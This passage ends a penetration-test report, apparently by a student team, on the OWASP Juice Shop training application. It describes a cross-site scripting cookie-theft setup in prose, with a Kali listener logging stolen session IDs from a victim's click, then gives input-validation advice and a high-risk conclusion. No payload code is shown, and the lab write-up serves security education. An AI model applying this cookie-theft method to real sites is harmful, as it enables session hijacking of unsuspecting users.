session id and put it inside text file called (cookies-log)

we will run the script by python3 log

in these case kali is ready to get any cookies shown



after the victum open the link it will send direct into kali



Here we see the GET from and the end shown 200 code thats mean it work correct

Outcome and Impact:
Script executed in the browser, demonstrating potential for session cookie theft and user redirection.

Recommendations:

Input Validation

- Ensure all input fields (e.g., the search bar) accept only valid, expected data.
- Use a strict allowlist approach for allowable characters (e.g., alphanumeric and specific symbols like spaces or hyphens).

Conclusion

- **Summary of Findings**:
  The OWASP Juice Shop application exhibits critical vulnerabilities including exposed admin paths, weak authentication measures, and inadequate input sanitization.
- **Overall Risk Level**:
  High. Successful exploitation of these vulnerabilities can lead to severe consequences including data breaches, application compromise, and user exploitation.
- **Next Steps for Remediation**:
  - Address vulnerabilities as outlined in the remediation steps for each finding.
  - Regularly perform penetration tests and vulnerability scans.
  - Educate developers on secure coding practices.

TEAM

محمد احمد محمد محمد المهدي 2305564

محمد عيد ابراهيم عبدالحميد عثمان

2305565

عبدالرحمن عادل شاهين

2305432